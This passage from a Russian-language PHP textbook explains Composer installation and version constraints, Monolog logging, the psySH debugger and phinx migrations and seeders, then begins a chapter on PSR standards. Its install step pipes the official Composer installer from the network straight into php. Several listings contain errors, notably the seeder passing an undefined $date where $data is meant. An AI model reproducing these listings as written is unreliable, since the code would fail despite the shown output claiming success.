> PHAR — это исполняемые архивы PHP, созданные по аналогии с JAR-архивами в Java. Множество файлов можно упаковать в единый сжатый архив, который будет автоматически распакован и выполнен при передаче его интерпретатору PHP.

Загруженный PHP-архив composer.phar можно передать на выполнение PHP-интерпретатору. Например, команду, запрашивающую версию Composer, можно выполнить следующим образом:

```
> php composer.phar --version
Composer version 2.3.7 2022-06-06 16:43:28
```

Чтобы выполнять команду `composer`, достаточно создать файл composer.bat следующего содержания:

```
@php "%~dp0composer.phar" %*
```

и поместить файлы composer.phar и composer.bat в каталог, прописанный в переменной окружения PATH (см. *главу 3*).

Установка в macos

Установить Composer в macos проще всего, воспользовавшись менеджером пакетов Homebrew. Для этого достаточно выполнить команду:

```
$ brew install composer
```

Установка в Linux Ubuntu

Для установки Composer в Linux можно воспользоваться командой, описанной в разделе, посвященном установке Composer в Windows:

```
$ php -r "readfile('https://getcomposer.org/installer');" | php
```

Если в системе уже установлены утилиты curl или wget, можно воспользоваться ими:

```
$ curl -sS https://getcomposer.org/installer | php
```

В результате будет загружен PHP-архив composer.phar, который можно использовать совместно с PHP-интерпретатором:

```
$ php composer.phar --version
Composer version 2.3.7 2022-06-06 16:43:28
```

Чтобы установить Composer глобально, PHAR-архив следует переименовать в удобную вам форму — например, просто в composer. При этом файлу должны быть выставлены права доступа на выполнение — например, 0755. А чтобы файл был доступен в любой точке файловой системы, его следует разместить в папке /user/local/bin:

```
$ mv composer.phar /usr/local/bin/composer
```

После этого можно пользоваться командой `composer`.

Где искать компоненты?

Компоненты можно обнаружить на сайте Packagist (**https://packagist.org/**), который де-факто является каталогом компонентов PHP-сообщества. Сайт не хранит исходные коды компонентов, он лишь осуществляет поиск по ключевым словам (рис. 46.2).

Выбирая компонент для решения задачи, обычно ориентируются на количество загрузок и звездочек (положительных оценок). Если вы только начинаете знакомиться с компонентами, хорошим путеводителем может стать список, представленный на странице **https://github.com/ziadoz/awesome-php**.

Установка компонента

Каждый пакет имеет имя и версию. Имя состоит из двух частей: имени производителя и имени пакета, указанного через слеш, — например: `psy/psysh`. Имя производителя может совпадать с именем пакета: `monolog/monolog`. Например, пакет `monolog/monolog`




Рис. 46.2. Поиск компонентов на сайте Packagist

предназначен для ведения журналов действий. Это могут быть обращения к серверу, запросы к базам данных, какие-то бизнес-события.

Чтобы установить пакет, следует выполнить команду `composer require`, которой на вход передается имя пакета:

```
$ composer require monolog/monolog
Using version ^3.0 for monolog/monolog
./composer.json has been created
Running composer update monolog/monolog
Loading composer repositories with package information
Updating dependencies
Lock file operations: 2 installs, 0 updates, 0 removals
  - Locking monolog/monolog (3.0.0)
  - Locking psr/log (3.0.0)
Writing lock file
Installing dependencies from lock file (including require-dev)
Package operations: 2 installs, 0 updates, 0 removals
  - Downloading psr/log (3.0.0)
  - Downloading monolog/monolog (3.0.0)
  - Installing psr/log (3.0.0): Extracting archive
  - Installing monolog/monolog (3.0.0): Extracting archive
11 package suggestions were added by new dependencies, use `composer suggest` to see
details.
Generating autoload files
1 package you are using is looking for funding.
Use the `composer fund` command to find out more!
```

В результате в текущей папке будет создан файл **composer.json**, парный ему файл **composer.lock** и каталог **vendor** с исходным кодом пакета и всех его зависимостей. Команда `composer require` является составной: она ищет исходный пакет, разрешает зависимости, составляет конфигурационные файлы и загружает все на локальную ма-

шину. Поэтому давайте двигаться по шагам, чтобы понять, что произошло и как воспользоваться загруженным пакетом.

Начнем с файла composer.json, который можно было бы создать вручную, не прибегая к услугам команды `compose require`. Файл composer.json является конфигурационным, и его следует располагать в корне проекта.

В листинге 46.1 представлен вариант файла composer.json, который при помощи ключевого слова `require` сообщает о необходимости поставить компонент `monolog/monolog` версии не ниже 3.0.

Листинг 46.1. Конфигурационный файл composer.json. Файл monolog\composer.json

```
{
    "require": {
        "monolog/monolog": "^3.0"
    }
}
```

Значение `^3.0` указывает на необходимость установки версии пакета в диапазоне от 3.0 до 4.0. Следующая запись аналогична представленному в листинге 46.1 варианту со звездочкой:

```
"monolog/monolog": ">=3.0.0 <4.0.0"
```

Помимо операторов >, >=, <= и <, можно воспользоваться диапазонами — например:

```
"monolog/monolog": "3.0.0 - 4.0.0"
```

Вдобавок предусмотрен специальный оператор ~, который позволяет задать интервалы для текущей версии. Запись `~3.17` эквивалентна `>=3.17 <4.0.0`, а запись `~3.17.2` эквивалентна `>=3.17.2 <3.18.0`.

Можно указать конкретный релиз — например: `3.17.2`. Это довольно удобно, когда необходимо зафиксировать версию компонента, чтобы его новые версии не поломали приложение. Если интерфейс компонента стабилен или исправление ошибок в связи с обновлением компонента вас не пугает, то можно пользоваться диапазонами.

> ***Примечание***
>
> Дальнейшее повествование мы будем вести в предположении, что в командной строке вам доступна команда `composer`. Если вы решили не ставить Composer глобально, эту команду следует заменять на `php composer.phar`.

Чтобы установить пакет, в папке с конфигурационным файлом composer.json следует выполнить команду `composer install`:

```
$ composer install
Loading composer repositories with package information
Updating dependencies
Lock file operations: 2 installs, 0 updates, 0 removals
  - Locking monolog/monolog (3.0.0)
  - Locking psr/log (3.0.0)
Writing lock file
Installing dependencies from lock file (including require-dev)
```

```
Package operations: 2 installs, 0 updates, 0 removals
  - Installing psr/log (3.0.0): Extracting archive
  - Installing monolog/monolog (3.0.0): Extracting archive
11 package suggestions were added by new dependencies, use `composer suggest` to see
details.
Generating autoload files
1 package you are using is looking for funding.
Use the `composer fund` command to find out more!
```

Как видно из отчета, были установлены два компонента: `monolog/monolog` версии `3.0.0` и `psr/log` версии `3.0.0`, от которого зависит компонент Monolog.

Если теперь заглянуть в папку проекта, можно обнаружить, что рядом с файлом composer.json были созданы файл composer.lock и папка vendor.

Файл composer.lock содержит дерево зависимостей пакетов и источники загрузки, а также точные версии установленных пакетов. Сами компоненты располагаются в папке vendor. Например, файлы пакета Monolog можно обнаружить по пути vendor/monolog/monolog.

При использовании системы контроля версий папку vendor обычно исключают. С одной стороны, vendor может достигать внушительных объемов. С другой стороны, в любой момент можно повторно установить все необходимые приложению компоненты при помощи `composer`.

Файл composer.lock, напротив, размещается в репозитории системы контроля версий. При запуске команды `composer install` проверяется, нет ли уже готового composer.lock, и если такой файл присутствует, то по возможности версии и источники пакетов извлекаются из него. Это позволяет использовать библиотеки одних и тех же версий как на рабочих станциях разработчиков приложения, так и на серверах.

Что делать, если вышла новая версия библиотеки и вы хотите ею воспользоваться? Для этого достаточно вызвать команду `composer update`, указав имя пакета или пакетов, которые необходимо обновить:

```
$ composer update monolog/monolog
```

Команда не только выполнит обновление пакета, но и поправит файл composer.lock.

Использование компонента

В *главе 36* мы рассматривали механизм автозагрузки классов. Composer автоматически генерирует все необходимые классы для автозагрузки компонентов. Заглянув в папку vendor, можно обнаружить файл autoload.php. Его включение при помощи директив `require` или `require_once` предоставляет доступ ко всем компонентам, загруженным посредством Composer (листинг 46.2).

Листинг 46.2. Подключение автозагрузчика. Файл monolog\index.php

```
<?php
require_once(__DIR__ . '/vendor/autoload.php');
```

```
use Monolog\Level;
use Monolog\Logger;
use Monolog\Handler\StreamHandler;

$log = new Logger('name');
$handler = new StreamHandler('app.log', Level::Warning);
$log->pushHandler($handler);
$log->warning('Предупреждение');
$log->error('Ошибка');
```

Полезные компоненты

Существует огромное количество готовых компонентов. Даже если бы мы задались целью полностью посвятить книгу одним лишь компонентам, невозможно рассмотреть их все. Новые компоненты появляются каждый день, старые забываются. Мы рассмотрим лишь несколько полезных компонентов, чтобы развеять любые сомнения в необходимости их использования.

Компонент psySH: интерактивный отладчик

До этой главы при отладке PHP-кода использовался вывод в окно браузера. Это не очень удобный подход, особенно когда отладка осуществляется в большом проекте и требуется выводить содержимое переменных и экспериментировать с текущим состоянием объекта.

PHP предоставляет встроенный консольный отладчик phpdbg, однако использовать его на практике неудобно. Лучше воспользоваться специализированным компонентом psySH — одним из вариантов *интерактивного отладчика*.

Для установки psySH модифицируем файл **composer.json**, добавив в него компонент `psy/psysh` (листинг 46.3).

Листинг 46.3. Подключение psySH. Файл psysh\composer.json

```
{
    "require": {
        "monolog/monolog": "3.0.*",
        "psy/psysh": "*"
    }
}
```

Установить компонент можно, выполнив команду `composer install`. После этого можно будет пользоваться компонентом. Для этого достаточно включить вызов функции `sh()` в точке, где необходимо выполнить отладку:

```
eval(\Psy\sh());
```

Если код выполняется под управлением встроенного PHP-сервера (см. *главу 3*), его работа будет приостановлена, а в консоль выведено приглашение интерактивного отладчика. В листинге 46.4 приводится пример кода с вызовом отладчика.

Примечание

Компонент будет успешно работать в UNIX-подобной операционной системе. Корректная работа в Windows не гарантируется.

Листинг 46.4. Интерактивный отладчик. Файл psysh\index.php

```
<?php
require_once(__DIR__ . '/vendor/autoload.php');

use Monolog\Level;
use Monolog\Logger;
use Monolog\Handler\StreamHandler;

$log = new Logger('name');
$handler = new StreamHandler('app.log', Level::Warning);
$log->pushHandler($handler);

# Вызываем интерактивный отладчик
eval(\Psy\sh());

$log->warning('Предупреждение');
$log->error('Ошибка');
```

Вызвав скрипт в окне браузера, обратитесь к консоли, где был запущен сервер. В ней можно обнаружить приглашение интерактивного отладчика:

```
Psy Shell v0.11.5 (PHP 8.1.6 — cli-server) by Justin Hileman
From index.php:13:
    11:
    12: # Вызываем интерактивный отладчик
  > 13: eval(\Psy\sh());
    14:
    15:
>>> $log->getName();
=> "name"
```

Отладчик позволяет выполнять любой корректный PHP-код, посмотреть состояния текущих переменных или вызывать метод класса. Чтобы выйти из интерактивного режима, можно выполнить команду `exit`.

Компонент phinx: миграции

Миграции — незаменимый инструмент для обслуживания баз данных при командной разработке. Создав таблицу или изменив состав столбцов в ней, важно убедиться, что соответствующие изменения были осуществлены на всех рабочих станциях разработчика и на всех серверах базы данных, обслуживающих веб-приложение. Команды, модифицирующие схему базы данных, должны быть гарантированно выполнены, причем не более одного раза.

Вместо того чтобы создавать и модифицировать базу данных при помощи SQL-команд, формируют набор PHP-файлов, отсортированных в хронологическом порядке. PHP-

файлы содержат вызовы методов специального класса, осуществляющих добавление, удаление, редактирование таблиц, столбцов и индексов базы данных. В базе данных, как правило, заводится отдельная таблица, в которой регистрируются выполненные миграции. Если миграция не зарегистрирована, она выполняется, и запись об этом заносится в регистрационную таблицу. Зарегистрированные миграции просто игнорируются.

Другим преимуществом миграций по сравнению с обычными SQL-командами является независимость их от диалекта SQL конкретной базы данных. На всех серверах и рабочих станциях выполняется один и тот же PHP-код, который создает одну и ту же схему базы данных. Кто бы ни создал изменение в базе данных, механизм миграции гарантирует, что изменения не пропадут и не будут затерты другими разработчиками.

Код, помещенный в систему контроля версий, попадает ко всем разработчикам и на все серверы. Более того, если схема базы данных утеряна, миграции позволяют воссоздать ее. Особенно удобно использовать миграции совместно с системой контроля версий — используя откат PHP-кода к определенной точке в прошлом, который затрагивает и откат файлов миграции. В результате можно воспроизвести схему базы данных в любой момент в прошлом.

Любой современный фреймворк либо реализует механизм миграций, либо использует компонент для решения этой задачи. Компонентов, реализующих миграции много, — мы рассмотрим phinx.

Установить его можно, включив `robmorgan/phinx` в требования файла **composer.json** (листинг 46.5).

Листинг 46.5. Подключение phinx. Файл phinx\composer.json

```
{
    "require": {
        "robmorgan/phinx": "*"
    }
}
```

Сразу после установки командой `composer install` можно обнаружить, что в каталоге **vendor**, помимо папок компонентов, создана папка **bin**. В нее помещаются исполняемые команды. Phinx создает два варианта одной и той же команды: для UNIX — `phinx` и для Windows — `phinx.bat`. А чтобы обратиться к команде из корня проекта, придется указать путь:

```
./vendor/bin/phinx
```

В качестве альтернативы можно прописать путь до **vendor/bin** в переменной окружения `PATH` — в этом случае команда `phinx` и любые другие команды, установленные компонентами, будут доступны в любой точке файловой системы. В следующих разделах мы будем опускать префикс `./vendor/bin/`.

Инициализация компонента

Для инициализации нового проекта необходимо выполнить команду:

```
$ phinx init .
```

В результате будет создан конфигурационный файл phinx.yml, который позволяет задать параметры соединения с базой данных. Параметры эти задаются для трех режимов работы приложения:

- `production` — производственный режим, контролирует функционирование приложения на сервере;
- `development` — режим разработки, используется для тестирования на рабочей станции разработчика;
- `testing` — тестовый режим, применяется для запуска тестов.

Для каждого из режимов можно отредактировать следующие параметры соединения:

- `adapter` — тип базы данных, поддерживается MySQL, PostgreSQL, SQLite, SQL Server (по умолчанию mysql);
- `host` — адрес сервера базы данных (по умолчанию localhost);
- `name` — название базы данных;
- `user` — имя пользователя;
- `pass` — пароль пользователя;
- `port` — порт сервера базы данных (для MySQL — 3306, для PostgreSQL — 5432);
- `charset` — кодировка соединения (по умолчанию utf8).
- По умолчанию конфигурационный файл создается для СУБД MySQL. Для того чтобы переработать его под PostgreSQL (листинг 46.6), необходимо заменить в параметре `adapter` значение `'mysql'` на `'pgsql'`. По умолчанию в параметре `port` указывается значение 3306, подходящее для СУБД MySQL, — исправьте его на 5432 (порт по умолчанию для PostgreSQL).

Листинг 46.6. Конфигурационный файл phinx.yml. Файл phinx\phinx.php

```
<?php
return
[
    'paths' => [
        'migrations' => '%%PHINX_CONFIG_DIR%%/db/migrations',
        'seeds' => '%%PHINX_CONFIG_DIR%%/db/seeds'
    ],
    'environments' => [
        'default_migration_table' => 'phinxlog',
        'default_environment' => 'development',
        'production' => [
            'adapter' => 'pgsql',
            'host' => '127.0.0.1',
            'name' => 'production_db',
            'user' => 'user',
            'pass' => '',
            'port' => '5432',
            'charset' => 'utf8',
        ],
```

```
        'development' => [
            'adapter' => 'pgsql',
            'host' => '127.0.0.1',
            'name' => 'development_db',
            'user' => 'user',
            'pass' => '',
            'port' => '5432',
            'charset' => 'utf8',
        ],
        'testing' => [
            'adapter' => 'pgsql',
            'host' => '127.0.0.1',
            'name' => 'testing_db',
            'user' => 'user',
            'pass' => '',
            'port' => '5432',
            'charset' => 'utf8',
        ]
    ],
    'version_order' => 'creation'
];
```

Для того чтобы убедиться, что мы ничего не сломали в файле phinx/phinx.php, выполним команду проверки:

```
$ phinx test
Phinx by CakePHP - https://phinx.org.

using config file phinx.php
using config parser php
success!
```

Как видно из листинга 46.6, в параметре `path` указываются пути к файлам миграций `migrations` и тестовым данным `seeds`. Если эти пути не существуют, их потребуется создать вручную.

Перед выполнением миграций следует убедиться в существовании баз данных `production_db`, `development_db` и `testing_db`.

Подготовка миграций

Чтобы создать миграцию, необходимо выполнить команду `phinx create`, передав ей в качестве параметра уникальное название миграции в CamelCase-стиле:

```
$ phinx create CreateUserTable
Phinx by CakePHP - https://phinx.org.

using config file phinx.php
using config parser php
using migration paths
 - /composer/phinx/db/migrations
using seed paths
 - /composer/phinx/db/seeds
```

```
using migration base class Phinx\Migration\AbstractMigration
using default template
created db/migrations/20220611151936_create_user_table.php
```

Как видно из отчета, который выводит команда `phinx create`, в папке **db/migrations** создается файл миграции вида **YYYYMMDDHHMMSS_create_user_table.php**. Дата в начале файла обеспечивает сортировку миграций в хронологическом порядке.

Внутри файла находится класс, название которого совпадает с названием миграции, — в нашем случае: `CreateUserTable`. Класс, в свою очередь, содержит пустой метод `change()`, в котором можно разместить код создания базы данных. В листинге 46.7 приводится пример создания таблицы пользователей `users`, состоящей из пяти столбцов. Первичный ключ `id` создается автоматически и не требует дополнительного кода.

Листинг 46.7. Пример создания таблицы пользователей. Файл phinx\db\migrations\20220611151936_create_user_table.php

```
<?php
declare(strict_types=1);

use Phinx\Migration\AbstractMigration;

final class CreateUserTable extends AbstractMigration
{
    /**
     * Change Method.
     *
     * Write your reversible migrations using this method.
     *
     * More information on writing migrations is available here:
     * https://book.cakephp.org/phinx/0/en/migrations.html#the-change-method
     *
     * Remember to call "create()" or "update()" and NOT "save()"
     * when working with the Table class.
     */
    public function change(): void
    {
        // Создание таблицы пользователей
        $table = $this->table('users');
        $table->addColumn('first_name', 'string')
              ->addColumn('last_name', 'string')
              ->addColumn('created_at', 'datetime')
              ->addColumn('updated_at', 'datetime')
              ->create();
    }
}
```

Как видно из листинга 46.7, при помощи метода `table()` создается таблица `users`, в которой методом `addColumn()` задаются столбцы. Метод `addColumn()` принимает в качестве

первого параметра имя столбца, в качестве второго — его тип, а в качестве третьего — массив дополнительных параметров.

Допускается использование следующих типов столбцов:

- binary — соответствует BYTEA;
- boolean — соответствует BOOLEAN;
- date — соответствует DATE;
- datetime — соответствует TIMESTAMP;
- decimal — соответствует DECIMAL;
- float — соответствует FLOAT;
- double — соответствует FLOAT;
- smallinteger — соответствует SMALLINT;
- integer — соответствует INTEGER или SERIAL;
- biginteger — соответствует BIGINT или SERIAL;
- string — соответствует TEXT;
- text — соответствует TEXT;
- time — соответствует TIME;
- timestamp — соответствует TIMESTAMP;
- uuid — соответствует UUID.

> ***Примечание***
>
> Для MySQL предусмотрены дополнительные типы: enum, set, blob, tinyblob, mediumblob, longblob, bit и json. Для PostgreSQL допускается использование типов interval, json, jsonb, uuid, cidr, inet и macaddr.

В *главе 41* мы обсуждали различные дополнительные параметры столбцов базы данных PostgreSQL: NULL, DEFAULT, COMMENT и т. д. Влиять на них можно через третий параметр метода addColumn():

```
$table->addColumn(
   'first_name',
   'string',
   ['limit' => 50, 'null' => false]
)
```

Этот вызов создаст столбец first_name типа VARCHAR(50) NOT NULL. Параметры, доступные для использования в методе addColumn(), представлены в табл. 46.1.

Таблица 46.1. Параметры столбцов

Параметр	Тип	Описание
limit	Любой	Задает максимальную длину строки или количество знаков для вывода числа
length	Любой	Синоним для limit

Таблица 46.1 (окончание)

Параметр	Тип	Описание
default	Любой	Значение по умолчанию DEFAULT
null	Любой	Разрешает (true) или запрещает (false) NULL-значения
after	Любой	Позволяет задать имя столбца, после которого будет размещен текущий столбец
comment	Любой	Комментарий к столбцу
precision	decimal	Количество символов в числе (1 до 65), включая точку
scale	decimal	Количество цифр после запятой
signed	decimal, integer, bigint, boolean	Разрешает (true) или запрещает (false) использование отрицательных значений
values	enum, set	Список значений, разделенных запятой
identity	integer, bigint	Разрешает (true) или запрещает (false) режим автоматического увеличения значения (AUTO_INCREMENT)

Выполнение миграций

Для выполнения миграций следует отдать команду phinx migrate, передав через параметр -e название окружения:

```
$ phinx migrate -e development
Phinx by CakePHP - https://phinx.org.

using config file phinx.php
using config parser php
using migration paths
 - /composer/phinx/db/migrations
using seed paths
using environment development
using adapter pgsql
using database development_db
ordering by creation time

 == 20220611151936 CreateUserTable: migrating
 == 20220611151936 CreateUserTable: migrated 0.0033s

All Done. Took 0.0605s
```

После выполнения миграции будет создана таблица users, а кроме того, в таблицу phinxlog будет помещена запись о только что выполненной миграции:

```
development_db=# select * from phinxlog;
  version   | migration_name  |    start_time       |     end_time        |
------------+-----------------+---------------------+---------------------+----
 2022061115 | CreateUserTable | 2022-07-10 13:43 | 2022-07-10 13:43 | f
(1 row)
```

Откат миграций

Компонент phinx допускает не только выполнение, но и откат миграций. Для этого можно выполнить команду `phinx rollback`, передав через параметр `-e` название окружения:

```
$ phinx rollback -e development
Phinx by CakePHP - https://phinx.org.

using config file phinx.php
using config parser php
using migration paths
 - /Users/igorsimdyanov/www/php/php8/composer/phinx/db/migrations
using seed paths
using environment development
using adapter pgsql
using database development_db
ordering by creation time

 == 20220611151936 CreateUserTable: reverting
 == 20220611151936 CreateUserTable: reverted 0.0039s

All Done. Took 0.0381s
```

После отката миграции удаляются таблица `users` и регистрационная запись в таблице `phinxlog`. Phinx автоматически вычисляет, какие операции необходимо выполнить для отката. Однако не все операции могут быть откачены автоматически — например, удаление столбца невозможно откатить, т. к. данные, которые находились в столбце, потеряны безвозвратно, и создание аналогичного столбца не поможет их восстановлению. Откатить можно следующие операции:

- `createTable()` — создание таблицы;
- `renameTable()` — переименование таблицы;
- `addColumn()` — создание столбца;
- `renameColumn()` — переименование столбца;
- `addIndex()` — добавление индекса;
- `addForeignKey()` — добавление внешнего ключа.

В том случае, кода вы хотите самостоятельно реализовать механизм отката, вместо метода `change()` в класс миграции следует поместить метод `up()` для выполнения миграции и метод `down()` для отката:

```
<?php
use Phinx\Migration\AbstractMigration;

class CreateUserTable extends AbstractMigration
{
    /**
     * Migrate up.
     */
```

```
    public function up()
    {
        // Создание таблицы пользователей
        $table = $this->table('users');
        $table->addColumn('first_name', 'string')
              ->addColumn('last_name', 'string')
              ->addColumn('created_at', 'datetime')
              ->addColumn('updated_at', 'datetime')
              ->create();
    }
    /**
     * Migrate down.
     */
    public function down()
    {
        // Если таблица существует
        $exists = $this->hasTable('users');
        if ($exists) {
            // Удаляем ее
            $this->dropTable('users');
        }
    }
}
```

Метод `hasTable()` возвращает `true`, если таблица существует, и `false` в противном случае. Метод `dropTable()` позволяет удалить таблицу с существующим именем. Для переименования таблиц потребуется получить объект таблицы при помощи метода `table()`, а затем вызывать метод `rename()`:

```
$table = $this->table('users');
$table->rename('profiles');
```

Операции со столбцами

Все операции со столбцами таблицы сосредоточены в объекте таблицы, получить который можно при помощи метода `table()`:

```
$table = $this->table('users')
```

Для получения всех столбцов таблицы можно прибегнуть к методу `getColumns()`:

```
$columns = $this->table('users')->getColumns();
```

Проверить существование столбца можно посредством метода `hasColumn()`:

```
if ($this->table('user')->hasColumn('first_name')) {
  // Дальнейшие операции со столбцом
}
```

Для переименования столбца можно использовать метод `renameColumn()`, который принимает в качестве первого параметра старое имя столбца, а в качестве второго — новое:

```
$table = $this->table('users')->renameColumn('first_name', 'name');
```

Удалить столбец можно с помощью метода `removeColumn()`:

```
$this->table('users')->removeColumn('short_name')->update();
```

Подготовка тестовых данных

Помимо поддержки схемы, часто стоит задача заполнения базы данных начальными seed-данными. Это особенно важно при командной разработке, когда одна часть команды может работать над системой администрирования, а другая — над представлением. Поэтому, чтобы интерфейс добавления данных не сдерживал других участников, прибегают к специальным скриптам заполнения базы данных тестовыми значениями, позволяющими полноценно протестировать веб-приложение.

В phinx для создания таких данных предназначена команда `phinx seed:create`, которой передается название seed-класса в CamelCase-стиле:

```
$ phinx seed:create UsersSeeder
Phinx by CakePHP - https://phinx.org.

using config file phinx.php
using config parser php
using migration paths
 - /composer/phinx/db/migrations
using seed paths
 - /composer/phinx/db/seeds
using seed base class Phinx\Seed\AbstractSeed
created db/seeds/UsersSeeder.php
```

Если вы впервые выполняете команду, будет предложено создать папку **db/seed**, в которую будет помещен новый seed-файл **UsersSeeder.php**. Внутри файла можно обнаружить одноименный класс с единственным методом `run()`. В листинге 46.8 приводится пример заполнения данными ранее созданной таблицы `users`.

Листинг 46.8. Заполнение таблицы `users`. Файл phinx\db\seeds\UsersSeeder.php

```
<?php
use Phinx\Seed\AbstractSeed;

class UsersSeeder extends AbstractSeed
{
    /**
     * Run Method.
     *
     * Write your database seeder using this method.
     *
     * More information on writing seeders is available here:
     * http://docs.phinx.org/en/latest/seeding.html
     */
    public function run()
    {
        $data = [
```

```
            [
                'first_name' => 'Дмитрий',
                'last_name' => 'Котеров',
                'created_at' => date('Y-m-d H:i:s'),
                'updated_at' => date('Y-m-d H:i:s'),
            ],
            [
                'first_name' => 'Игорь',
                'last_name' => 'Симдянов',
                'created_at' => date('Y-m-d H:i:s'),
                'updated_at' => date('Y-m-d H:i:s'),
            ]
        ];
        $this->table('users')->insert($date)->save();
    }
}
```

В этом примере осуществляется вставка двух записей в таблицу `users`, для чего подготавливается двумерный массив, который передается методу `insert()` объекта таблицы. Изначально данные помещаются в буфер, сохранение из которого производится методом `save()`.

Для того чтобы запустить seed-файл на выполнение, необходимо отдать команду `phinx seed:run`:

```
$ phinx seed:run -e development
Phinx by CakePHP - https://phinx.org.

using config file phinx.php
using config parser php
using migration paths
 - /Users/igorsimdyanov/www/php/php8/composer/phinx/db/migrations
using seed paths
 - /Users/igorsimdyanov/www/php/php8/composer/phinx/db/seeds
using environment development
using adapter pgsql
using database development_db

 == UsersSeeder: seeding
 == UsersSeeder: seeded 0.0278s

All Done. Took 0.0282s
```

Если теперь заглянуть в таблицу `users`, можно обнаружить, что она пополнилась двумя новыми записями:


```
development_db=# select * from users;
 id | first_name | last_name |     created_at      |     updated_at
----+------------+-----------+---------------------+---------------------
  1 | Дмитрий    | Котеров   | 2022-07-10 13:57:43 | 2022-07-10 13:57:43
  2 | Игорь      | Симдянов  | 2022-07-10 13:57:43 | 2022-07-10 13:57:43
(2 rows)
```

По умолчанию выполняются все файлы из папки **db/seed**. Если необходимо выполнить какой-то конкретный seed-файл, не затрагивая остальные, его можно указать при помощи параметра `-s`:

```
$ phinx seed:run -s UserSeeder -e development
```

Резюме

В этой главе мы познакомились с компонентами, из которых состоит любой современный фреймворк и веб-приложение. Утилита Composer позволяет установить множество полезных компонентов, автоматически подгружая все необходимые зависимости. В современном PHP в 95% случаев для разработки приложения вам потребуется Composer и компоненты, которыми он управляет. Здесь мы рассмотрели три компонента: monolog для ведения log-файлов, интерактивный отладчик psySH и систему миграций phinx. Далее в книге мы затронем еще несколько компонентов, однако описать даже малую их часть не представляется возможным. Вам придется найти подходящие для вашего проекта компоненты самостоятельно — например, при помощи сайта Packagist (**https://packagist.org/**).



ГЛАВА 47

Стандарты PSR

Листинги этой главы находятся в каталоге *standarts* сопровождающего книгу файлового архива.

Как мы увидели в предыдущей главе, компоненты распространяются через Composer. Мы подробно рассмотрим создание собственного компонента в *главе 50*. Однако прежде чем его создать, следует подробно ознакомиться со стандартами кодирования, которым и будет посвящена эта глава.

PSR-стандарты

PHP существует уже много лет, и за это время миллионы разработчиков создали множество самых разнообразных проектов. Часть из этих проектов выросла в популярные фреймворки — готовые наборы компонентов, позволяющие быстрее создавать приложение. Среди наиболее известных фреймворков следует отметить Symfony, Zend, Yii, Phalcon. Иногда фреймворк диктует архитектуру или философию разработки, иногда это просто набор удобных библиотек и классов. Фреймворки содержат много похожих компонентов, т. к. все они нуждаются в маршрутизации, взаимодействии с базой данных, формировании HTML-страниц, документации, приемах, обеспечивающих безопасность, и т. д.

> ***Примечание***
>
> К сожалению, у нас нет возможности рассмотреть хотя бы один из фреймворков — даже поверхностный обзор потребовал бы отдельной книги.

Долгое время каждый фреймворк представлял собой замкнутую экосистему, не совместимую с альтернативными фреймворками. Работая в рамках одного фреймворка, разработчик не мог без адаптации привлекать компоненты, созданные для другого. Это значительно усложняло поддержку универсальных компонентов.

В 2009 году разработчики нескольких фреймворков договорились о создании сообщества PHP Framework Interop Group (PHP-FIG), которое бы вырабатывало рекомендации для всех веб-разработчиков. Важно подчеркнуть, что речь не идет о ISO-стандартах, — более правильно говорить именно о рекомендациях. Тем не менее деятельность PHP-сообщества сейчас сосредоточена вокруг нескольких мощных фреймворков, которые придерживаются рекомендаций PHP-FIG, поскольку они помогают им обеспечивать

совместимость компонентов. Поэтому эти рекомендации имеют серьезный вес и применяются в том числе в коде обычных приложений. Далее в книге мы будем называть их именно *стандартами*.

В литературе и статьях, посвященных PHP, на эти стандарты часто ссылаются, используя аббревиатуру PSR, которая расшифровывается как PHP standards recommendations. Все стандарты пронумерованы, и каждый из них освещает какую-то одну проблему, часто встречающуюся при разработке больших систем на PHP. На момент подготовки этого издания книги сообществом утверждено тринадцать рекомендаций:

- PSR-1 — основной стандарт кодирования;
- PSR-3 — стандарт протоколирования;
- PSR-4 — стандарт автозагрузки классов;
- PSR-6 — стандарт кеширования;
- PSR-7 — стандарт HTTP-сообщения;
- PSR-11 — стандарт по реализации внедрения зависимостей компонентов;
- PSR-12 — руководство по стилю кода;
- PSR-13 — интерфейсы для описания гипермедиа-ссылок;
- PSR-14 — стандарт реализации событийно-ориентированной архитектуры;
- PSR-15 — стандарт реализации PHP-обработчиков HTTP-запросов на стороне сервера. В частности, этот стандарт регламентирует реализацию middleware-слоев;
- PSR-16 — уточнение стандарта кеширования (упрощение PSR-6);
- PSR-17 — стандарт фабрик, создающих HTTP-объекты, которые описаны в PSR-7;
- PSR-18 — интерфейсы HTTP-клиента.

В предыдущем издании книги рассматривался PSR-2, который объявлен устаревшим, т. к. ему на смену пришел обновленный стандарт PSR-12. В списке также отсутствует стандарт PSR-0, который был признан устаревшим в связи с заменой его более актуальной версией PSR-4.

Пропуск стандарта PSR-5, посвященного документированию объектов и методов, связан с тем, что на момент подготовки книги стандарт не был утвержден. Документирование кода и автоматическое формирование документации — большая тема, которой посвящены *главы 48* и *49*.

Документы по стандартам кодирования и далее будут пополняться, приобретать новые номера, старые при этом будут отменяться. За актуальным состоянием PSR-стандартов лучше всего следить на странице официального сайта PHP-FIG: **http://www.php-fig.org/psr/**.

PSR-1: основной стандарт кодирования

